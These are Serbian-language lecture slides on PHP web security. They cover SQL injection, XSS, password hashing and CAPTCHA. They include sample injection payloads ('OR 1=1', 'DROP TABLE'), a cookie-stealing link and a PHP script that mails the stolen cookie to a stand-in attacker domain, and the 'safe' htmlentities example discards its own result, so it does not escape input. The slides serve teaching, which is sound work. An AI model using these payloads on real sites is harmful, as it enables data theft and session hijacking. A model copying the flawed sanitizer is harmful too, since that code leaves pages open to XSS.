- Aplikacije zapravo rade sa podacima (otuda su one potencijalni izvor problema) i obavljaju **SAMO ČETIRI OPERACIJE** nad njima - kreiranje, čitanje, modifikovanje i brisanje.
- Ove operacije se identifikuju engleskom skraćenicom **CRUD**:
  - Create
  - Read
  - Update
  - Delete

<https://www.testbytes.net/blog/open-source-security-testing-tools/>
- Za bezbednost Weba su od suštinskog značaja **MEDUSOBNE VEZE** uspostavljene između **Web aplikacije, podataka i CRUD-a**.

# Bezbednosne pretnje na Webu

---

- Karakteristične **bezbednostne pretnje** koje su vezane za Web su (engl):
  - Buffer overflow,
  - Code injection,
  - Cross-site scripting (XSS),
  - Missing or incorrect encryption,
  - Operating system command injection,
  - Parameter manipulation,
  - Remote code inclusion,
  - Session hijacking,
  - SQL injection,
  - File uploads,
  - Hardcoded authentication,
  - Hidden or restricted file/directory discovery,
  - Missing or incorrect authentication.

# Buffer overflow, Code injection

---

- Napadač šalje dovoljnu količinu podataka u ulazni baferu da bi **PREPUNIO BAFER APLIKACIJE** ili izlazni bafer.
- Kao posledica prepunjavanja bafera, memorija izvan bafera postaje **KORUMPIRANA** i izvršni kod koji se nalazi u njoj više **NIJE UPOTREBLJIV**.
- Najbolji način za prevazilaženje ovog problema je **PROVERA OPSEGA** i **VELIČINE PODATAKA** na ulazu, odnosno, izlazu iz aplikacije.
- Kada napadač dodaje **kod u tok podataka** između klijenta i servera.
- Cilj ovog napada je da se dodati kod tretira **KAO DEO ORIGINALNE STRANICE** iako može da sadrži zlonamerni kod koji će izazvati probleme u radu aplikacije.
- Prevazilaženje ovog napada se obezbeđuje korišćenjem **šifrovanih tokova podataka, HTTPS protokola i verifikacijom koda**.

# PHP i bezbednost Web-a

---

- PHP je programski jezik koji pruža niz pogodnosti **ZA POBOLJŠANJE BEZBEDNOSTI** Web stranice.
- Kroz praktične primere biće prikazan programski kod za **OČUVANJE BEZBEDNOSTI** Web aplikacija.
- **SVAKA WEB APLIKACIJA** koja prikuplja podatke od korisnika je **RANJIVA** na automatizovani napad.
- Čak i Web stranice koje **pasivno prenose informacije** do korisnika su jednakoranjive.
- Web aplikacije omogućavaju korisnicima da **UNOSE INFORMACIJE** koje se mogu čuvati i **kasnije koristiti** što potencijalno predstavlja **BEZBEDNSKI PROBLEM**.
- **VALIDACIJA UNETIH PODATAKA** je najznačajniji aspekt bezbednosti Web aplikacije.

# Pogrešni tipovi podataka

---

- Najčešća vrsta napada uključuje **POGREŠNE TIPOVE PODATAKA** ili **POGREŠNU VELIČINU PODATAKA** koji mogu sadržavati **SPECIJALNE KARAKTERE** kao što su:
  - "escape sekvence" ili
  - binarni kod.
- Pored toga što se nekorektni podaci **UNOSE** u baze podataka, neispravan format može prouzrokovati **BRISANJE PODATAKA** iz baze.
- Korišćenje **NEKOREKTNIH PODATAKA** u drugim skriptovima može izazvati **NEOČEKIVANO PONAŠANJE** Web aplikacije.
- Ovakvo ponašanje Web aplikacije mogu **ZLOUPOTREBITI NAPADAČI** i onesposobiti sistem.

# Metakarakteri

---

- Ako se metakarakteri:

! \$ ^ & \* ( ) ~ [ ] \ | { } ' " ; < > ? - `

pojave u **INPUT POLJIMA**, a koriste se **nekorektno** mogu izazvati **RAZLIČITE PROBLEME**.

- Kod formiranju upita DBMS-u karakteri ' " : \ imaju **SPECIFIČNO ZNAČENJE**, tako da njihovo nepravilno korišćenje može izazvati bezbednosne probleme.
- U zavisnosti od toga kako je upit strukturiran, ovi karakteri se mogu koristiti za **INSERTOVANJE DODATNIH SQL UPITA** i eventualno izvršiti dodatne - bezbednosno kritične upite.
- Karakteri **UNICOD**-a kao i neprintajući **ASCII** karakteri takođe mogu izazvati bezbednosne probleme ako se nađu u upitima DBMS-u.

# Pogrešan ulazni tip podataka

---

- Pogrešan **TIP I/ILI FORMAT** podataka u **ULAZNIM POLJIMA** rezultira neadekvatnom vrednošću pa kao takav može izazvati nepoželjne efekte u Web aplikacijama.
- Ulagane vrednosti koje su **PREVELIKE** mogu izazvati **PREKORAČENJE ULAZNOG BAFERA** i ponovo izazvati nepoželjno ponašanje Web aplikacije:
  - ako nije ograničena veličina teksta/fajla koji se šalje;
  - ako nisu ograničene dužine polja za rad sa bazom podataka.
- **SKRIVENE INTERFEJSE**, kao što je recimo administrativni interfejs, napadač može iskoristiti za maliciozni napad.
- Napadači mogu ubacivati **NEŽELJENE KOMANDE** u **SQL UPITE**.

# Turning Off globalnih promenljivih (1)

- Postavljanje **register\_globals** direktive na **OFF/ON** u **php.ini** fajlu da bi se testirao **NAČIN SLANJA** podataka iz obrazaca.

```
<?php  
    // set admin flag  
    if ( $auth->isAdmin() ){  
        $admin = TRUE;  
    }  
    // ...  
    if ( $admin ) {  
        // do administrative tasks  
    }  
?>
```

OPASNOST!  
**register\_globals = ON**

Može se regularno dodati na URL:  
**?Admin = 1**

# Turning Off globalnih promenljivih (2)

- Sigurnija vezija je data u nastavku.

```
<?php  
// create then set admin flag  
$admin = FALSE;  
  
if ( $auth->isAdmin() ){  
    $admin = TRUE;  
}  
  
// ...  
  
if ( $admin ) {  
    // do administrative tasks  
}  
  
?>
```

Dodata je podrazumevana vrednost  
\$admin = FALSE

Oд verzije 4.2.0 register\_globals= OFF је подразумевана вредност

Core		
Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
always_populate_raw_post_data	0	0
arg_separator.input	&	&
arg_separator.output	&	&
asp_tags	Off	Off
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap		
default_charset		
default_mimetype		
disable_classes	no value	no value
disable_functions	no value	no value
display_errors	On	On
display_startup_errors	On	On
doc_root	no value	no value

# Čuvanje lozinki (1)

---

- Na vežbama je pokazano kako se može kreirati **BAZA PODATAKA** sa korisničkim imenima i lizinkama.
- Korisnička imena i lozinke zapamćene su u **IZVORNOM OBLIKU - OBIČAN TEKST** što može biti predmet napada zlonamernih korisnika.
- Zbog bezbednosti dobro je umesto običnog teksta čuvati **HEŠ VREDNOSTI** lozinki.
- Kasnije se u verifikaciji korisnika poredi samo **HEŠ VREDNOSTI** lozinki.
- PHP ima ugrađene jednosmerne funkcije za **IZRAČUNAVANJE HEŠ VREDNOSTI**, primer: **md5()**, **sha1()**, **sha256()** ili **crypt()**.
- U novijim verzijama PHP > 5.5 kreirane su funkcije **password\_hash()** i **password\_verify()**.

# Čuvanje lozinki (2)

- Dobra osobina ovih algoritama je što na unetu lozinku dodaju tzv. "**ZRNO SOLI**" - nasumično generisani podatak koji se **DODAJE LOZINKI** pre heširanja (engl. salted password hashing).

Dodavanje "zrna soli" –  
nasumično generisani podatak

```
hash("hello") = 2cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e73043362938b9824  
hash("hello" + "QxLUF1bgIAdeQX") = 9e209040c863f84a31e719795b2577523954739fe5ed3b58a75cff2127075ed1  
hash("hello" + "bv5PehSMfV11Cd") = d1d3ec2e6f20fd420d50e2642992841d8338a314b8ea157c9e18477aaef226ab  
hash("hello" + "YYLmfY6IehjZMQ") = a49670c3c18b9e079b9cfaf51634f563dc8ae3070db2c4a8544305df1b60f007
```

Ista lozinke daju različite heš vrednosti

- Izvorni oblik lozinke više **NIJE POZNAT**, treba znati samo **HEŠ VREDNOST LOZINKE**.

# SQL injection (1)

- **SQL INJECTION** je tehnika insertovanja JS-a, MSQL-a (ili nekih drugih) kodova koji može uništiti bazu podataka.
- Zlonamerni kod se postavlja u SQL upite posredstvom **KORISNIČKOG UNOSA** sa Web stranice.
- SQL injection je jedna od najčešćih **TEHNIKA HAKOVANJA** Weba.
- Najčešća manifestacija ove tehnike je kada se od korisnika traži **UNOS PODATAKA** (input polje u obrascima) kao što su korisničko\_ime/lozinka, a korisnik umesto traženih podataka unosi SQL izraze koji će se zlonamerno izvršiti.
- PRIMER:

Dodavanje promenljive  
(txtUserId) za selekciju stringa

```
txtUserId = getRequestString("UserId");
```

```
txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
```

# SQL injection (2)

---

- Zlonamerni korisnik može da unese "pogrešan" unos, nešto slično kao

UserId:

- Pogledajte kako sada izgleda SQL upit:

`SELECT * FROM Users WHERE UserId = 105 OR 1=1;`

- Dobijeni SQL je važeći i vratiće **SVE REDOVE** iz tabele "**Users**", jer je **OR 1 = 1** uvek **TRUE!**
- Da li gore navedeni primer izgleda opasno? Šta ako tabela "Korisnici" sadrži imena i lozinke?
- Haker može izlistati **SVA KORISNIČKA IMENA I LOZINKE** iz u baze podataka, jednostavnim ubacivanjem 105 ili 1 = 1 **U POLJE ZA UNOS!**

# SQL injection (3)

---

- Još jedan od načina narušavanja bezbednosti je **POGREŠAN** korisnički unos:

User Name:

- Kod na serveru kreirajuće sledeći važeći SQL izraz:

SELECT \* FROM **Users** **WHERE** Name ="" **or** ""="" **AND** Pass ="" **or** ""=""

- SQL upit je **VAŽEĆI** i vratiće sve redove iz tabele " Users", jer je **OR**  
"" = "" uvek **TRUE!**

<https://www.youtube.com/watch?v=ciNHn38EyRc>

# „Batched“ SQL injection

---

- Većina baza podataka podržava i "batched" SQL izraze, kada se niz SQL iskaza nadovezuju, a delimiter je tačka-zapeta (:).  
□ Sledeći SQL je **VAŽEĆI** i vratiće sve redove iz tabele "Users", a zatim izbrisati tabelu "Suppliers".

```
txtUserId = getRequestId("UserId");
```

```
txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
```

- Šta će se desiti ako korisnik unese sledeći iskaz:

User id: **105; DROP TABLE Suppliers**

- Rezultujući SQL izraz je važeći:

```
SELECT * FROM Users WHERE UserId = 105; DROP TABLE Suppliers;
```

# Rešenje!

---

- Za zaštitu Web aplikacije od insertovanja zlonamernih SQL upita mogu se koristiti **SQL PARAMETRI**.
- **SQL PARAMETRI** su **VREDNOSTI KOJE SE DODAJU SQL UPITU** u vreme izvršenja na kontrolisan način.
- SQL endžin **PROVERAVA SVAKI PARAMETAR** kako bi se ustanovilo da je ispravan i tretira se **POSEBNO**, a **NE KAO DEO SQL-A UPITA** koji se izvršava:

```
$stmt = $dbh->prepare("INSERT INTO Customers (CustomerName, Address, City)  
VALUES (:nam, :add, :cit)");  
  
$stmt->bindParam(':nam', $txtNam);  
$stmt->bindParam(':add', $txtAdd);  
$stmt->bindParam(':cit', $txtCit);  
  
$stmt->execute();
```

# Cross-Site Scripting

---

- Kod „Cross-Site Scripting“-a se za razliku od insertovanje SQL-a koda, insertuje **zlonamerni HTML** ili **JavaScript** kod.
- Ovaj zlonamerni kod pokušava da zadobije poverenje korisnika na Web stranici, prevarom (korisnika ili njegovog pretraživača) tako što **šalje podatke nekoj drugoj – nebezbednoj Web lokaciji**.
- Napadač bi mogao da insertuje HTML koji prikazuje nebezbedni link, tako da se sve informacije zapravo dostavljaju nebezbednoj lokaciji.
- **Zabranom izvršavanja JavaScript-a** se mogu spriječiti ovi napadi, samo je pitanje da li su korisnici spremni da se odreknu benefita koje on pruža!

# Cross-Site Scripting (2)

---

- **CROSS-SITE SCRIPTING** se tipično izvodi korišćenjem više od jedne Web lokacije (cross-site), i uključuju neku vrstu skriptiranja.
- Postoji **PET VRSTA SKRIPTOVA** koji se označavaju svojom HTML oznakom: **<script>**, **<object>**, **<applet>**, **<iframe>** i **<embed>**.
- **Zlonamerni skript** može izazvati - učiniti:
  - preuzeti daljinsku kontrolu nad Web čitačem,
  - otkriti vrednost kolačića,
  - menjaju linkove na Web stranici (zapravo izmenite bilo koji deo DOM-a),
  - preusmeriti korisnika na drugi URI ili
  - napravite lažnu formu koja prikuplja i prosleđuje informacije napadaču ili
  - započeti neku drugu neželjenu akciju.

# Cross-Site Scripting (2)

---


1. <bod**y** background = "jav**a**script: alert('xss - gotcha!')">



2. <iframe src=j**a**avascript: alert('xss - gotcha!')> </ifram**e**>



3. "> <bod**y** onload = "a();"> <scr**i**pt> function a(){alert('xss -  
gotcha!');} </scr**i**pt> <"



# HTML and CSS Markup Attacks (1)

Hello from sunny California!

```
<div style="position: absolute;  
top: 0px;  
left: 0px;  
background-color: white;  
color: black;  
width: 100%;  
height: 100%;">>
```

```
<h1>Sorry, we're carrying out maintenance right now.</h1>
```

```
<a href="#" onclick="javascript: window.location =  
'http://reallybadguys.net/cookies.php?cookie=' + document.cookie;">
```

Click here to continue.

```
</a>
```

PREPISANA je prva originalna rečenica.

Ugradnja u KOMENTARE ili u OBAVEŠTENJA koja se onda objavljaju na Web stranici.

# HTML and CSS Markup Attacks (2)

---

```
<?php
```

```
$cookie = $_GET['cookie'];
$uri = $_SERVER['HTTP_REFERER'];
mail( 'gotcha@reallybadguys.net', 'We got another one!',
"Go to $uri and present cookie $cookie." );
header( 'Location: '.$uri );
```

```
?>
```

Ovaj PHP kod će će poslati URI izvornog sajta i korisnički kolačić napadaču, a zatim ga preusmerava nazad na mesto gde je bio, pokušavajući da prikrije prevaru.

<https://www.youtube.com/watch?v=YbXrq8o5e4s>

# JavaScript Attacks (1)

---

- Uobičajeni način **XSS** napada je korišćenje **JavaScript**-a koji je dostupan u većini Web čitača.
- Ubacivanjem kratkog JavaScript-a koda u stranicu, napadač može **IZLOŽITI VREDNOST** kolačića, ID sesije, DOM i slično.
- Tipičan napad se izvodi tako što se Web čitač **PREUSMERI NA** URI koji je napadač odabrao dodajući vrednosti kolačića promenljiva **\$ \_GET** u URI upitu:

```
<a href="#" onclick="javascript:window.location =
'http://reallybadguys.net/cookies.php?c=' + document.cookie;">
Click here to continue.
</a>
```

# Rešenje (1)

---

- PHP-ova funkcija **htmlentities()** će konvertovati sve karaktere u HTML entitete što ih čini bezopasnim.

```
<?php  
function safe( $value ) {  
    htmlentities( $value, ENT_QUOTES, 'utf-8' );  
    // other processing  
    return $value;  
}  
// retrieve $title and $message from user input  
$title = $_POST['title'];  
$message = $_POST['message'];  
// and display them safely  
print '<h1>' . safe( $title ) . '</h1>  
<p>' . safe( $message ) . '</p>';  
?>
```

Ovaj način sprečava da HTML bude ugrađen, i samim tim sprečava XSS napade putem JavaScript ugrađivanja

# Ostali problemi

---

- ❑ Preventing Cross-Site Scripting
- ❑ Preventing Remote Execution
- ❑ Enforcing Security for Temporary Files
- ❑ Preventing Session Hijacking
- ❑ Securing REST Services
- ❑ Using CAPTCHAs
- ❑ User Authentication, Authorization, and Logging
- ❑ Preventing Data Loss
- ❑ Safe Execution of System and Remote Procedure Calls
- ❑ Securing Your Database
- ❑ Using Encryption
- ❑ Securing Network Connections: SSL and SSH

# Automatizovani test CAPTCHA (1)

---

- **CAPTCHA** (engl. Completely Automated Public Turing test to tell Computers and Humans Apart ) (novije verzije se nazivaju **reCAPTCHA**) je procedura koja se na Webu koristi da bi se odredilo da li je korisnik **ČOVEK** ili **MAŠINA**.
- CAPTCHA štiti Web aplikaciju od neželjene pošte i drugih vrsta automatskih zloupotreba.
- **CAPTCHA** sprečava:
  - **BOTOVE** da na forumima otvaraju naloge, a potom postavljaju nerelevantne poruke.
  - **OTVARANJE NA HILJADE NALOGA** na sajtovima koji pružaju razne besplatne usluge (primer: servis za elektronsku poštu), što može da iscrpe sistemske resurse.
  - pristup botovima **BESPLATNIM SISTEMIMA** koji se finansiraju prikazivanjem oglasnih banera.

# Automatizovani test CAPTCHA (2)

- **CAPTCHA** se zasniva na kreiranju **JEDNOSTAVANOG TESTA** koji korisnik treba da reši a za koji se unapred zna da ga **RAČUNAR NE MOŽE USPEŠNO REŠITI**.
- Svaki korisnik koji unese **TAČAN ODGOVOR** na postavljeni test smatra se **ČOVEKOM**.
- Uobičajene **CAPTCHA** traže od korisnika da unese nekoliko slova koja su prikazana na neki način **ISKRIVLJENOJ SLICI**.
- Problem koji nastaje primenom **CAPTCHA** tehnologije je onemogućavanje pristupa slepim i slabovidim licima!
- Jedno rešenje je da se slikovna **CAPTCHA** zameni zvučnom.



# Automatizovani test CAPTCHA (3)

---

```
<html>
  <head>
    <title>reCAPTCHA demo: Simple page</title>
    <script src="https://www.google.com/recaptcha/api.js" async
defer></script>
  </head>
  <body>
    <form action "?" method="POST">
      <div class="g-recaptcha" data-sitekey="your_site_key"></div>
      <br/>
      <input type="submit" value="Submit">
    </form>
  </body>
</html>
```

<https://developers.google.com/recaptcha/intro>


# Slikovni CAPTCHA



- ❑ <https://developers.google.com/recaptcha/docs/v3>
- ❑ <https://www.google.com/recaptcha/intro/v3.html#introducing-new-recaptcha>

# Visoka tehnička škola Niš

Dobre ideje za semestralne i diplomske rade se mogu naći na:  
<https://phppot.com/php/php-ajax-image-upload/>



<https://www.upwork.com/hiring/development/a-beginners-guide-to-back-end-development/>